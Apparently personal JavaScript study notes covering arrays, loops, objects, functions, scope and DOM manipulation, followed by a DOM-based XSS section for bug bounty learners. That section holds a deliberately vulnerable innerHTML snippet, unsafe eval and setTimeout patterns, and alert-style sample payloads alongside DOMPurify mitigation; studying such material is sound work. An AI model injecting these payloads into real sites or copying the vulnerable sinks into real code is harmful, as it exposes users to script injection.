🔹 `.substr(start, length)` ***(Deprecated)***

- Extracts `length` **characters** from `start`.
- **Supports negative** `start` but not negative `length`.

✅ **Examples:**

```
"hello".substr(1, 3);   // "ell"
"hello".substr(-3, 2);  // "ll"
```

---

2. Summary

✅ `.slice(start, end)` – Best choice, supports negatives.
✅ `.substring(start, end)` – No negatives, swaps indices.

✅ `.substr(start, length)` – Deprecated, avoid using.

🚀 **Use `.slice()` for best flexibility in JavaScript!**

JavaScript Arrays – Complete Notes

1. Introduction

An **array** in JavaScript is a **data structure** used to store multiple values in a single variable. Arrays can hold different data types (numbers, strings, objects, other arrays) and are dynamic in size.

```
let fruits = ["Apple", "Banana", "Cherry"];
```

---

2. Creating Arrays

Using Array Literals (Recommended)

```
let arr = [1, 2, 3, 4];
```

Using `new Array()` (Less Preferred)

```
let arr = new Array(1, 2, 3, 4);
```

---

3. Accessing Array Elements

Using Indexing (`0`-based)

```
let colors = ["Red", "Green", "Blue"];
console.log(colors[0]);  // "Red"
console.log(colors[1]);  // "Green"
```

Using `.at()` (ES2022)

```
console.log(colors.at(-1));  // "Blue" (negative index from end)
```

---

4. Modifying Arrays

Changing Elements

```
let nums = [10, 20, 30];
nums[1] = 50;
console.log(nums);  // [10, 50, 30]
```

Adding Elements

```
let nums = [1, 2];
nums.push(3);  // [1, 2, 3] (Adds to end)
nums.unshift(0); // [0, 1, 2, 3] (Adds to start)
```

Removing Elements

```
nums.pop();  // Removes last → [0, 1, 2]
nums.shift(); // Removes first → [1, 2]
```

---

5. Iterating Over Arrays

Using `for` Loop

```
let arr = ["a", "b", "c"];
for (let i = 0; i < arr.length; i++) {
    console.log(arr[i]);
}
```

Using `forEach()`

```
arr.forEach((item) => console.log(item));
```

Using `map()` (Returns a New Array)

```
let upper = arr.map((item) => item.toUpperCase());
console.log(upper);  // ["A", "B", "C"]
```

Using `for...of` (Best for Iteration)

```
for (let item of arr) {
    console.log(item);
}
```

---

6. Searching in Arrays

Finding Index (`indexOf` , `lastIndexOf`)

```
let nums = [10, 20, 30, 20];
console.log(nums.indexOf(20));  // 1 (first match)
console.log(nums.lastIndexOf(20));  // 3 (last match)
```

Checking if an Element Exists (`includes`)

```
console.log(nums.includes(30));  // true
```

Finding an Element (`find` , `findIndex`)

```
let users = [{name: "Alice"}, {name: "Bob"}];
console.log(users.find(user => user.name === "Bob")); // {name: "Bob"}
console.log(users.findIndex(user => user.name === "Bob")); // 1
```

---

7. Transforming Arrays

Sorting (`sort`)

```
let nums = [5, 2, 8, 1];
nums.sort((a, b) => a - b);  // Ascending → [1, 2, 5, 8]
nums.sort((a, b) => b - a);  // Descending → [8, 5, 2, 1]
```

Reversing (`reverse`)

```
let letters = ["a", "b", "c"];
letters.reverse();  // ["c", "b", "a"]
```

Filtering Elements (`filter`)

```
let evens = nums.filter(n => n % 2 === 0);
console.log(evens);  // [2, 8]
```

Merging Arrays (`concat`)

```
let arr1 = [1, 2], arr2 = [3, 4];
let merged = arr1.concat(arr2);  // [1, 2, 3, 4]
```

Joining Array to String (`join`)

```
let words = ["Hello", "World"];
console.log(words.join(" "));  // "Hello World"
```

---

8. Removing & Extracting Elements

Extracting (`slice`)

```
let nums = [10, 20, 30, 40];
console.log(nums.slice(1, 3));  // [20, 30] (excludes index 3)
console.log(nums.slice(-2));  // [30, 40]
```

Removing Elements (`splice`)

```
let nums = [10, 20, 30, 40];
nums.splice(1, 2);  // Removes 2 items from index 1 → [10, 40]
```

Replacing Elements (`splice`)

```
nums.splice(1, 1, 50);  // Replaces index 1 with 50 → [10, 50, 40]
```

---

9. Reducing Arrays (`reduce`)

Summing Values

```
let nums = [1, 2, 3, 4];
let sum = nums.reduce((acc, curr) => acc + curr, 0);
console.log(sum);  // 10
```

Flattening Nested Arrays

```
let nested = [[1, 2], [3, 4]];
let flat = nested.reduce((acc, curr) => acc.concat(curr), []);
console.log(flat);  // [1, 2, 3, 4]
```

---

10. Advanced Concepts

Destructuring Assignment

```
let [first, second] = [10, 20, 30];
console.log(first, second);  // 10, 20
```

Rest Operator (`...`)

```
let [first, ...rest] = [1, 2, 3, 4];
console.log(rest);  // [2, 3, 4]
```

Spread Operator (`...`)

```
let arr1 = [1, 2];
let arr2 = [...arr1, 3, 4];  // [1, 2, 3, 4]
```

Converting Array-like Objects (`Array.from`)

```
let str = "hello";
let arr = Array.from(str);
console.log(arr);  // ["h", "e", "l", "l", "o"]
```

Filling Arrays (`fill`)

```
let arr = new Array(5).fill(0);
console.log(arr);  // [0, 0, 0, 0, 0]
```

Array Methods

```
// Array Methods

// Arrays are a special type of objects in JavaScript. They are used to store multiple values in a single variable. Arrays are a list-like object that can contain multiple values. They are used to store multiple values in a single variable. Arrays are created using square brackets []. The values in the array are called elements. The elements in the array are indexed starting from 0. The first element is at index 0, the second element is at index 1, and so on. The last element is at index n-1, where n is the number of elements in the array.

// push() Method

let fruits = ["Apple", "Banana", "Orange"];
console.log(fruits); // ["Apple", "Banana", "Orange"]
fruits.push("Mango");
console.log(fruits); // ["Apple", "Banana", "Orange", "Mango"]

// pop() Method
fruits.pop();
console.log(fruits); // ["Apple", "Banana", "Orange"]

// unshift() Method
fruits.unshift("Mango");
console.log(fruits); // ["Mango", "Apple", "Banana", "Orange"]

// shift() Method
fruits.shift();
console.log(fruits); // ["Apple", "Banana", "Orange"]
```

11. Summary

✅ **Creation & Access:** `[]` , `.at()` , `.length`
✅ **Adding & Removing:** `.push()` , `.pop()` , `.shift()` , `.unshift()` , `.splice()`
✅ **Searching:** `.indexOf()` , `.includes()` , `.find()`
✅ **Transformation:** `.map()` , `.filter()` , `.sort()` , `.reverse()`
✅ **Iteration:** `for` , `forEach()` , `map()`
✅ **Reduction:** `.reduce()` , `.flat()`
✅ **Advanced:** Spread operator, destructuring.

JavaScript Loops – Complete Guide

---

1. Introduction

Loops in JavaScript allow us to **execute a block of code multiple times** until a condition is met. There are several types of loops, each suited for different use cases.

```
Types of Loops:
├── for Loop
├── while Loop
├── do...while Loop
├── for...of Loop
├── for...in Loop
├── Higher-Order Looping (forEach, map, filter, reduce)
```

---

2. `for` Loop (Traditional Loop)

🔹 Theory

The `for` loop runs a block of code **a fixed number of times**. It consists of:

1. **Initialization** → Runs once before the loop starts.
2. **Condition** → Checked before every iteration.
3. **Increment/Decrement** → Executes after each iteration.

✅ Syntax

```
for (initialization; condition; update) {
    // Code to execute
}
```

💻 Example

```
for (let i = 1; i <= 5; i++) {
    console.log("Iteration:", i);
}
```

🛠 Use Cases

✅ Iterating over **numbers, arrays, strings**
✅ Running code **for a fixed number of times**

---

3. `while` Loop (Condition-Based)

🔹 Theory

The `while` loop runs **until the condition becomes false**.

✅ Syntax

```
while (condition) {
    // Code to execute
}
```

💻 Example

```
let i = 1;
while (i <= 5) {
    console.log("Iteration:", i);
    i++;
}
```

🛠 Use Cases

✅ **Unknown iterations** (waiting for an API response, user input)
✅ **Continuous looping** until a condition is met

---

4. `do...while` Loop (Runs At Least Once)

🔹 Theory

The `do...while` loop runs **at least once**, even if the condition is false.

✅ Syntax

```
do {
    // Code to execute
} while (condition);
```

💻 Example

```
let i = 10;
do {
    console.log("Runs once even if false!");
} while (i < 5);
```

🛠 Use Cases

✅ **Ensuring execution before checking the condition**
✅ **Prompting user input until valid input is given**

---

5. `for...of` Loop (Iterating Over Arrays & Strings)

🔹 Theory

Iterates over **iterable objects** (arrays, strings, sets, maps).

✅ Syntax

```
for (let item of iterable) {
    // Code to execute
}
```

💻 Example

```
let fruits = ["Apple", "Banana", "Cherry"];
for (let fruit of fruits) {
    console.log(fruit);
}
```

🛠 Use Cases

✅ Best for **arrays, strings, sets**
✅ Avoids manual index tracking

---

6. `for...in` Loop (Iterating Over Object Keys)

🔹 Theory

Iterates over the **keys (properties) of an object**.

✅ Syntax

```
for (let key in object) {
    // Code to execute
}
```

💻 Example

```
let person = { name: "Alice", age: 25, city: "Paris" };
for (let key in person) {
    console.log(key, ":", person[key]);
}
```

🛠 Use Cases

✅ Iterating over **objects**
✅ Getting **keys and values** from an object

⚠️ **Avoid using `for...in` for arrays** because it iterates over keys, not values. Use `for...of` instead.

---

7. Higher-Order Looping Techniques

These are **modern JavaScript looping techniques** used with arrays.

7.1 `forEach()` (Loop Over Arrays)

✅ Executes a function for **each array element**
✅ **Does not return a new array**

```
let numbers = [1, 2, 3];
numbers.forEach(num => console.log(num * 2));  // 2, 4, 6
```

7.2 `map()` (Transform an Array)

✅ Returns a **new array** with modified values

```
let numbers = [1, 2, 3];
let squared = numbers.map(num => num * num);
console.log(squared);  // [1, 4, 9]
```

7.3 `filter()` (Filter Elements in an Array)

✅ Returns a **new array** with only the elements that meet a condition

```
let numbers = [10, 25, 30, 45];
let evens = numbers.filter(num => num % 2 === 0);
console.log(evens);  // [10, 30]
```

7.4 `reduce()` (Reduce Array to a Single Value)

✅ Used to compute **sum, max, min, or any aggregate value**

```
let numbers = [1, 2, 3, 4];
let sum = numbers.reduce((acc, num) => acc + num, 0);
console.log(sum);  // 10
```

---

8. Loop Control Statements

`break` (Exit Loop Early)

Stops loop execution completely.

```
for (let i = 1; i <= 5; i++) {
    if (i === 3) break;
    console.log(i);
}
// Output: 1, 2
```

`continue` (Skip Current Iteration)

Skips the current loop iteration and continues to the next.

```
for (let i = 1; i <= 5; i++) {
    if (i === 3) continue;
    console.log(i);
}
// Output: 1, 2, 4, 5
```

---

9. Comparison of Loops

Loop Type	Best For	Can Be Used On
`for`	Fixed iterations	Arrays, Strings
`while`	Unknown iterations	API calls, User Input
`do...while`	Runs at least once	Menus, Prompts
`for...of`	Directly iterating values	Arrays, Strings, Sets, Maps

Loop Type	Best For	Can Be Used On
`for...in`	Iterating object keys	Objects
`forEach()`	Running a function on each element	Arrays
`map()`	Transforming elements	Arrays
`filter()`	Selecting elements	Arrays
`reduce()`	Aggregating values	Arrays

---

10. Summary

✅ `for` **loop** – Best for **fixed** iterations
✅ `while` **loop** – Best when **iterations are unknown**
✅ `do...while` **loop** – Runs **at least once**
✅ `for...of` **loop** – Best for **arrays & strings**
✅ `for...in` **loop** – Used for **objects (key-value pairs)**
✅ **Higher-Order Functions (** `forEach` **,** `map` **,** `filter` **,** `reduce` **)** – Modern and clean looping methods

---

JavaScript Object Literals – Complete Notes

---

1. Introduction

An **object literal** in JavaScript is a way to **define and create an object directly** using `{}`. It stores **key-value pairs** and supports **methods, nested structures, and shorthand syntax**.

---

2. Creating an Object Literal

```javascript
const person = {
    name: "Alice",
    age: 25,
    city: "Paris"
};

console.log(person.name);  // "Alice"
```

✅ **Keys** are always **strings** (even if you don't wrap them in quotes).
✅ **Values** can be **any data type**: strings, numbers, booleans, arrays, functions, or other objects.

---

3. Accessing Object Properties

Dot Notation (Recommended)

```
console.log(person.name);  // "Alice"
```

Bracket Notation

Useful when the key has **special characters** or is **stored in a variable**.

```
console.log(person["city"]);  // "Paris"
```

---

4. Adding & Modifying Properties

Adding New Properties

```
person.country = "France";
console.log(person.country);  // "France"
```

Modifying Existing Properties

```
person.age = 26;
console.log(person.age);  // 26
```

---

5. Deleting Properties

```
delete person.city;
console.log(person.city);  // undefined
```

---

6. Nested Objects

Objects can contain other objects, arrays, and functions.

```
const user = {
    name: "Bob",
    address: {
        city: "New York",
        zip: "10001"
    },
    hobbies: ["Reading", "Gaming"],
    greet() {
        console.log(`Hi, I'm ${this.name}`);
    }
};

console.log(user.address.city);  // "New York"
console.log(user.hobbies[1]);     // "Gaming"
user.greet();                      // "Hi, I'm Bob"
```

---

7. Shorthand Syntax

Property Shorthand

If the key and value are the same, use shorthand.

```
let name = "Charlie";
let age = 30;

const person = { name, age };
console.log(person);  // { name: "Charlie", age: 30 }
```

Method Shorthand

```
const car = {
    brand: "Tesla",
    start() {
        console.log("Car started!");
    }
};

car.start();  // "Car started!"
```

---

8. Computed Property Names

You can **dynamically** create property names.

```
let key = "email";

const user = {
    name: "Dave",
    [key]: "dave@example.com"
};

console.log(user.email);  // "dave@example.com"
```

---

9. Object Destructuring

Extract values from an object into variables quickly.

```
const book = { title: "1984", author: "George Orwell" };
const { title, author } = book;

console.log(title);   // "1984"
console.log(author);   // "George Orwell"
```

---

10. Object Methods

Object.keys() – Returns an array of keys

```
console.log(Object.keys(person));  // ["name", "age", "country"]
```

Object.values() – Returns an array of values

```
console.log(Object.values(person));  // ["Charlie", 30, "France"]
```

Object.entries() – Returns key-value pairs as arrays

```
console.log(Object.entries(person));
// [["name", "Charlie"], ["age", 30], ["country", "France"]]
```

Object.assign() – Copies properties into a new object

```
const target = { a: 1 };
const source = { b: 2 };
const merged = Object.assign(target, source);

console.log(merged);  // { a: 1, b: 2 }
```

Spread Operator `{...}` – Modern way to merge objects

```
const mergedObject = { ...target, ...source };
console.log(mergedObject);  // { a: 1, b: 2 }
```

---

11. Checking for Properties

`in` Operator

```
console.log("name" in person);  // true
```

`.hasOwnProperty()`

```
console.log(person.hasOwnProperty("age"));  // true
```

12. Freezing & Sealing Objects

Object.freeze() – Makes the object **immutable**

```
const obj = { name: "John" };
Object.freeze(obj);

obj.name = "Mike";
console.log(obj.name);  // "John" (can't change)
```

Object.seal() – Allows modification but **prevents adding/removing properties**

```
const car = { brand: "Ford" };
Object.seal(car);

car.brand = "Tesla";
car.model = "Model S";  // ❌ Won't add this property
console.log(car);  // { brand: "Tesla" }
```

13. Looping Through Objects

For...in Loop

```
for (let key in person) {
    console.log(`${key}: ${person[key]}`);
}
```

Using `Object.entries()` with `forEach()`

```
Object.entries(person).forEach(([key, value]) => {
    console.log(`${key}: ${value}`);
});
```

14. Summary

✅ **Create objects with key-value pairs** using `{}`
✅ **Access, modify, add, or delete properties** using dot/bracket notation
✅ **Support nested objects, arrays, and functions**
✅ **Shorthand syntax & computed properties** for cleaner code
✅ **Extract values using object destructuring**
✅ **Loop through objects and use object methods** like `keys()`, `values()`, `entries()`
✅ **Freeze or seal** objects for control over modifications

JavaScript Functions & Scope – Complete Notes

---

1. Introduction

A **function** is a **block of reusable code** that performs a specific task. Functions make your code **modular, readable, and reusable**.

In JavaScript, functions are **first-class citizens**, meaning they can be **assigned to variables, passed as arguments, and returned from other functions**.

---

2. Declaring Functions

2.1 Function Declaration (Traditional Way)

```
function greet() {
    console.log("Hello, World!");
}
greet();  // Output: "Hello, World!"
```

✅ **Can be called before they are defined** (hoisted).

2.2 Function Expression (Assigned to a Variable)

```
const greet = function() {
    console.log("Hello, World!");
};
greet();
```

✅ **Not hoisted** — must be declared before use.

2.3 Arrow Function (Modern, ES6)

```
const greet = () => console.log("Hello, World!");
greet();
```

✅ **Shorter syntax** and **inherits** `this` from the surrounding scope.
✅ Best for **callbacks** and **short functions**.

2.4 Function with Parameters and Return Value

```
function add(a, b) {
    return a + b;
}
console.log(add(5, 3));  // Output: 8
```

---

3. Default Parameters

Set **default values** for parameters if none are provided.

```
function greet(name = "Guest") {
    console.log(`Hello, ${name}!`);
}
greet();  // Output: "Hello, Guest!"
```

---

4. Rest Parameters (`...`)

Collects **multiple arguments** into a single array.

```
function sum(...numbers) {
    return numbers.reduce((total, num) => total + num, 0);
}
console.log(sum(1, 2, 3, 4));  // Output: 10
```

---

5. Function Returning Another Function

```
function multiplyBy(factor) {
    return function(num) {
        return num * factor;
    };
}
const double = multiplyBy(2);
console.log(double(5));  // Output: 10
```

✅ **Useful for creating custom functions dynamically**.

---

6. Immediately Invoked Function Expression (IIFE)

Runs **immediately after defining** it.

```
(function() {
    console.log("I run immediately!");
})();
```

✅ **Common in module patterns** to avoid polluting global scope.

---

7. Callback Functions

A **callback function** is **passed as an argument** and executed later.

```
function fetchData(callback) {
    console.log("Fetching data...");
    callback();
}
fetchData(() => console.log("Data loaded!"));
```

✅ **Used in asynchronous programming (API calls, event handling)**.

---

8. Function Scope

8.1 Global Scope

A variable **declared outside** any function or block has **global scope** — accessible **anywhere**.

```
let globalVar = "I am global";
function show() {
    console.log(globalVar);
}
show();  // Output: "I am global"
```

✅ **Be careful! Global variables can be accidentally overwritten**.

8.2 Local (Function) Scope

Variables **declared inside** a function **are only accessible within that function**.

```
function localScope() {
    let localVar = "I am local";
    console.log(localVar);
}
localScope();
// console.log(localVar); ❌ Error: localVar is not defined
```

✅ **Keeps variables isolated and avoids conflicts**.

8.3 Block Scope (`let` & `const`)

`let` and `const` are **block-scoped** — they exist **only inside the block** `{}`.

```
{
    let blockVar = "I'm inside a block";
    console.log(blockVar);  // Works!
}
// console.log(blockVar); ❌ Error: blockVar is not defined
```

✅ **Prevents polluting the surrounding scope**.
✅ `var` is **function-scoped**, not block-scoped — avoid it.

8.4 Lexical Scope (Nested Functions)

Inner functions **inherit variables** from their outer functions.

```
function outer() {
    let outerVar = "I'm from outer";

    function inner() {
        console.log(outerVar);
    }
    inner();
}
outer();  // Output: "I'm from outer"
```

✅ **The inner function "remembers" its parent's variables**.

---

9. Closures

A **closure** happens when **a function "remembers" the variables** from its **outer scope**, even after the outer function has **finished executing**.

```
function counter() {
    let count = 0;
    return function() {
        count++;
        console.log(count);
    };
}
```

```
const increment = counter();
increment();  // Output: 1
increment();  // Output: 2
```

✅ **Useful for data privacy (encapsulation)** and **maintaining state**.

---

10. Hoisting

Function declarations are **hoisted** — moved to the top during execution.

```
sayHi();  // ✅ Works!

function sayHi() {
    console.log("Hello!");
}
```

✅ **Function expressions and arrow functions are NOT hoisted**.

```
greet();  // ❌ Error: Cannot access 'greet' before initialization
const greet = () => console.log("Hi!");
```

---

11. Summary

✅ **Function Types:**

- **Declaration:** `function foo() {}`
- **Expression:** `const foo = function() {}`
- **Arrow Function:** `const foo = () => {}`
- **IIFE:** `(function() {})()`

✅ **Advanced Features:**

- **Default Parameters**: `function(name = "Guest") {}`
- **Rest Parameters**: `function(...args) {}`
- **Callbacks**
- **Closures**

✅ **Scope:**

- **Global** — Accessible everywhere
- **Local (Function)** — Only inside the function
- **Block Scope (`let`, `const`)**
- **Lexical Scope** — Inner functions "inherit" outer variables

✅ **Hoisting:**

- **Declarations are hoisted**
- **Expressions & arrow functions are not**

🎯 JavaScript Notes – Functions & Error Handling

🌟 1. `this` in JavaScript

`this` refers to **the object that is executing the current function.**
Its value depends on **how the function is called**:

🔹 Global Context

```
console.log(this);  // In browsers, points to `window`
```

🔹 Inside a Function (Strict Mode)

```
"use strict";
function showThis() {
    console.log(this);  // undefined
}
showThis();
```

🔹 Inside an Object Method

```
const user = {
    name: "Alice",
    greet() {
        console.log(this.name);  // "Alice"
    }
};
user.greet();
```

🔹 In an Event Handler

```
button.addEventListener("click", function() {
    console.log(this);  // Refers to the button
});
```

🔥 2. Try & Catch

`try...catch` handles **errors gracefully** without crashing the program.

🔹 Basic Syntax

```
try {
    let result = someUndefinedFunction();
} catch (error) {
    console.log("Error:", error.message);
}
```

🔹 Finally Block

`finally` **always runs**, even if an error occurs.

```
try {
    let data = JSON.parse("invalid JSON");
} catch (error) {
    console.log("Failed:", error.message);
} finally {
    console.log("Cleanup done!");
}
```

✅ **Best for:**

- API calls
- Parsing data
- Asynchronous operations

🚀 3. Arrow Functions

Shorter syntax for functions.

🔹 Basic Arrow Function

```javascript
const add = (a, b) => a + b;
console.log(add(3, 5));  // 8
```

🔹 Single Parameter (No Parentheses Needed)

```javascript
const square = num => num * num;
console.log(square(4));  // 16
```

🎯 4. Implicit Return in Arrow Functions

If the function has **one expression**, you can omit `{}` and `return`:

```javascript
const multiply = (a, b) => a * b;
console.log(multiply(2, 4));  // 8
```

✅ **Readable and clean for small functions**

⏳ 5. Set Timeout Function

Delays execution by **X milliseconds**.

```javascript
setTimeout(() => {
    console.log("Hello after 2 seconds");
}, 2000);
```

✅ **Common uses:**

- API polling delay
- User notifications

- Animation timing

🔄 6. Set Interval Function

Repeats execution **every X milliseconds**.

```
let count = 0;
const interval = setInterval(() => {
    count++;
    console.log(`Count: ${count}`);
    if (count === 5) clearInterval(interval);
}, 1000);
```

✅ **Great for:**

- Live counters
- Periodic API checks
- Game loops

🎯 7. `this` with Arrow Functions

Arrow functions **do not bind their own** `this`.
They inherit `this` from **the surrounding scope**.

```
const person = {
    name: "John",
    greet: function() {
        const inner = () => console.log(this.name);
        inner();  // "John"
    }
};
person.greet();
```

✅ **Best use case:** When you need to preserve `this` in callbacks.

Absolutely, Nerdy! Let’s break this down step-by-step.

Rest Operator (`...`)

The rest operator is used to *collect multiple elements into a single entity*, typically an array or object. It's helpful when you want to group items together.

Use Case:

When working with functions that accept variable numbers of arguments, you can use the rest operator to neatly package them.

```javascript
function sumAll(...numbers) {
    return numbers.reduce((sum, num) => sum + num, 0);
}

console.log(sumAll(1, 2, 3, 4)); // Outputs: 10
```

Here, `...numbers` collects all the arguments passed to the function into an array.

Spread Operator (`...`)

The spread operator is used to *unpack elements of an iterable (like an array or object)* into individual items. It's the opposite of the rest operator—it "spreads" things out.

Use Case:

When you need to combine or clone arrays and objects, the spread operator shines.

```javascript
const fruits = ["apple", "banana"];
const moreFruits = [...fruits, "mango", "grape"];

console.log(moreFruits);
// Outputs: ["apple", "banana", "mango", "grape"]
```

For objects:

```javascript
const user = { name: "Nerdy", age: 25 };
const updatedUser = { ...user, location: "Jammu" };

console.log(updatedUser);
// Outputs: { name: "Nerdy", age: 25, location: "Jammu" }
```

Key Differences

Feature	Rest Operator	Spread Operator
Purpose	Combines multiple elements into one	Unpacks elements into individual components
Common Usage	Function arguments	Arrays, objects, and calls to functions
Example	`function(...args)`	`[...array]` or `{...object}`

Real-World Scenarios

1. **Rest Operator in Destructuring:**
    - Useful when you want to pick certain properties from an object and group the rest.

```
const { name, ...otherDetails } = { name: "Nerdy", age: 25, skill: "Linux" };
console.log(otherDetails);
// Outputs: { age: 25, skill: "Linux" }
```

2. **Spread Operator for Merging:**
    - Handy when combining configurations or settings.

```
const defaultConfig = { theme: "light", fontSize: 14 };
const userConfig = { fontSize: 16, layout: "grid" };

const finalConfig = { ...defaultConfig, ...userConfig };
console.log(finalConfig);
// Outputs: { theme: "light", fontSize: 16, layout: "grid" }
```

🌐 JavaScript DOM Manipulation

📌 Introduction

DOM (Document Object Model) is a **programming interface** for HTML and XML documents.

- It represents the **structure of a web page as a tree** of objects.
- JavaScript uses the DOM to **read, write, and manipulate** HTML elements and attributes.

```
HTML Page
  └── Document
        └── html
            ├── head
            └── body
                ├── h1
                └── div
```

🧠 What is the DOM?

- A **hierarchical tree structure** of all elements in the document.
- Each HTML tag becomes a **node**.
- JavaScript accesses DOM via the `document` **object**.

🔍 Selecting Elements

✅ 1. `getElementById()`

Selects **one** element by its `id`.

```
const heading = document.getElementById("main-title");
```

✅ 2. `getElementsByClassName()`

Returns a **live HTMLCollection** of elements.

```
const cards = document.getElementsByClassName("card");
```

```
console.log(cards[0]);  // Access first one
```

✅ 3. `getElementsByTagName()`

Selects all elements of a **specific tag**.

```
const paragraphs = document.getElementsByTagName("p");
```

✅ 4. `querySelector()`

Selects the **first match** (CSS-style selector).

```
const title = document.querySelector("#main-title");     // ID
const card = document.querySelector(".card");             // Class
```

✅ 5. `querySelectorAll()`

Selects **all matches**, returns a **NodeList**.

```
const allCards = document.querySelectorAll(".card");
allCards.forEach(card => console.log(card));
```

📝 Setting Content in Elements

`textContent`

Sets plain text (ignores inner HTML).

```
title.textContent = "Welcome to JS DOM!";
```

`innerHTML`

Can insert raw HTML.

```
title.innerHTML = "<span>Hello DOM</span>";
```

⚙️ Manipulating Attributes

✅ `getAttribute()` / `setAttribute()`

```
const link = document.querySelector("a");
console.log(link.getAttribute("href"));      // Get href
link.setAttribute("href", "https://example.com");  // Set href
```

✅ `removeAttribute()`

```
link.removeAttribute("target");
```

🎨 Styling Elements

✅ `.style` Property

```
title.style.color = "blue";
title.style.fontSize = "24px";
```

✅ `classList` Methods

- `add()` – Add class
- `remove()` – Remove class
- `toggle()` – Toggle class
- `contains()` – Check class presence

```
title.classList.add("highlight");
title.classList.remove("hidden");
title.classList.toggle("active");
```

🧭 Navigation on Page (DOM Traversal)

```
const container = document.querySelector(".container");

// Parent Node
console.log(container.parentElement);

// Children
console.log(container.children);  // HTMLCollection

// First/Last child
console.log(container.firstElementChild);
console.log(container.lastElementChild);

// Sibling
console.log(container.previousElementSibling);
console.log(container.nextElementSibling);
```

➕ Adding Elements to Page

✅ Create Element

```
const newDiv = document.createElement("div");
newDiv.textContent = "I am new!";
```

✅ Insert into DOM

```
document.body.appendChild(newDiv);  // Adds to end of body
```

Or insert before a specific node:

```
document.body.insertBefore(newDiv, document.body.firstChild);
```

➖ Removing Elements from Page

✅ Remove a node

```
const unwanted = document.getElementById("ads");
unwanted.remove();  // Modern way
```

Or:

```
unwanted.parentElement.removeChild(unwanted);  // Traditional
```

✅ Mini Summary Table

Task	Method / Property
Select by ID	`getElementById()`
Select by Class	`getElementsByClassName()`
Select by Tag	`getElementsByTagName()`
CSS-style Select (1st)	`querySelector()`
CSS-style Select (all)	`querySelectorAll()`
Get/Set Text	`textContent`, `innerHTML`
Get/Set Attribute	`getAttribute()`, `setAttribute()`
Add/Remove Class	`classList.add/remove/toggle()`
Inline Style	`.style.propertyName`
DOM Traversal	`.parentElement`, `.children`, etc.
Create Element	`document.createElement()`
Append Element	`.appendChild()`
Remove Element	`.remove()`

🧨 DOM-Based XSS

📌 What is DOM-Based XSS?

DOM-Based Cross-Site Scripting (DOM XSS) is a vulnerability where the **client-side JavaScript** directly uses **untrusted input** to **modify the DOM or execute JavaScript**, leading to code execution.

Unlike **Reflected or Stored XSS**, which originate from the **server-side**, DOM XSS is entirely handled **on the client-side**.

🧠 How DOM-Based XSS Works

- The **browser renders the page** and runs JS.
- **Untrusted data** (URL, fragment, etc.) is **read from the DOM** by JS.
- JS uses that data **in dangerous sinks** (e.g., `innerHTML`, `eval()`).
- This results in **code execution**.

🧬 Attack Flow

```
Attacker sends link →
    Victim clicks →
        JS reads window.location or document.referrer →
            JS inserts it into innerHTML or eval →
                Payload executes → XSS
```

🔍 Common Sources (DOM APIs where attacker input comes from)

Source	Description
`location.hash`	URL fragment (#value)
`location.search`	Query string
`document.URL`	Full URL
`document.documentURI`	Current document URI
`document.referrer`	Referrer URL
`window.name`	Name of window

```
const data = location.hash;  // Attacker controls this!
```

💥 Dangerous Sinks (functions/properties that can trigger XSS)

Sink	Usage Example
`innerHTML`	`element.innerHTML = data`
`outerHTML`	`element.outerHTML = data`
`document.write`	`document.write(data)`
`eval()`	`eval(data)`
`setTimeout()`	`setTimeout(data, 1000)`
`setInterval()`	`setInterval(data, 1000)`
`Function()`	`new Function(data)`
`location.href`	`location.href = data`

🔬 Vulnerable Code Example

```
<!-- URL: https://example.com/#<img src=x onerror=alert(1)> -->

<script>
    const hash = location.hash.substring(1);  // #<payload>
    document.getElementById("output").innerHTML = hash;
</script>
<div id="output"></div>
```

✅ DOM XSS triggered from `location.hash`.

⚠️ Dangerous Patterns

```
// BAD PRACTICES
document.write(location.search);
```

```
element.innerHTML = location.hash;
eval(window.name);
setTimeout(location.search, 1000);
```

✅ Safer Alternatives

Bad	Safer Alternative
`innerHTML`	`textContent` or `innerText`
`document.write()`	Avoid entirely
`eval()`	JSON parsing or controlled logic
`setTimeout(string)`	Use function instead

```
// SAFE
element.textContent = location.hash;
setTimeout(() => { console.log("Delayed") }, 1000);
```

🧪 How to Test for DOM XSS

🔹 Manual Testing Steps

1. Identify DOM sinks in the JS code.
2. Search for usage of user-controlled input (e.g., `location`, `referrer`).
3. Inject payloads like:

   ```
   #<img src=x onerror=alert(1)>
   ?x=<svg/onload=alert(1)>
   ```

4. Observe if JavaScript runs the payload.

🛠️ Tools for DOM XSS Testing

- 🔍 **Burp Suite** + DOM Invader extension

- 🔧 **Chrome DevTools** > Sources > Watch JS behavior
- 🧠 **XSStrike** – DOM XSS fuzzing
- 🔭 **DOM XSS Scanner** from `PortSwigger Labs`

🧪 Sample Payloads

```
#<img src=x onerror=alert(1)>
?data=<svg/onload=confirm(document.domain)>
window.name=<script>alert(1)</script>
```

🔐 Best Practices for Prevention

✅ **Never trust the DOM input**
✅ Use `textContent` instead of `innerHTML`
✅ Avoid `eval()`, `Function()`, and dynamic script injections
✅ Sanitize any HTML using libraries like:

- **DOMPurify**
- **sanitize-html**

📦 Example: Using DOMPurify to Sanitize Input

```
<script src="https://cdn.jsdelivr.net/npm/dompurify@3.0.1/dist/purify.min.js">
</script>
<script>
    const userInput = location.hash.substring(1);
    const clean = DOMPurify.sanitize(userInput);
    document.getElementById("output").innerHTML = clean;
</script>
```

🔁 DOM XSS vs Reflected XSS

Feature	DOM XSS	Reflected XSS
Source	Client-side JS	Server response
Payload handled by	JavaScript in browser	Server-side script
Server logs	May not see payload	Likely logs payload

🧠 Final Tips for Bug Bounty

✅ Always check `script.js` or inline scripts in HTML
✅ Look for unsafe sinks + unsensitized sources
✅ Pay attention to dynamically inserted HTML/JS
✅ Try breaking JS execution with payloads
✅ DOM XSS often leads to full client-side takeover

📚 JavaScript DOM Events – Developer + Bug Bounty Notes

📌 1. DOM Events – Introduction

DOM events are actions that happen in the browser (like clicks, form submissions, key presses) which JavaScript can listen to and react to using **Event Listeners**.

> 💡 **Events = Triggers** for interactivity or vulnerability points.

🖱️ 2. Mouse & Pointer Events

These fire when the user interacts with the mouse or touchscreen.

Event	Description
`click`	Fired when an element is clicked

Event	Description
`dblclick`	Double-click on element
`mousedown`	Mouse button is pressed
`mouseup`	Mouse button released
`mouseenter`	Cursor enters element area
`mouseleave`	Cursor leaves element area

🔹 Example: Mouse Event Listener

```
const btn = document.querySelector("#myBtn");

btn.addEventListener("click", function () {
    alert("Button Clicked!");
});
```

🎧 3. Event Listeners

Used to attach a function to an element that runs **when an event occurs**.

🔹 Syntax:

```
element.addEventListener("event", callback);
```

🔹 Example:

```
document.querySelector("#card").addEventListener("mouseenter", function() {
    this.style.backgroundColor = "lightblue";
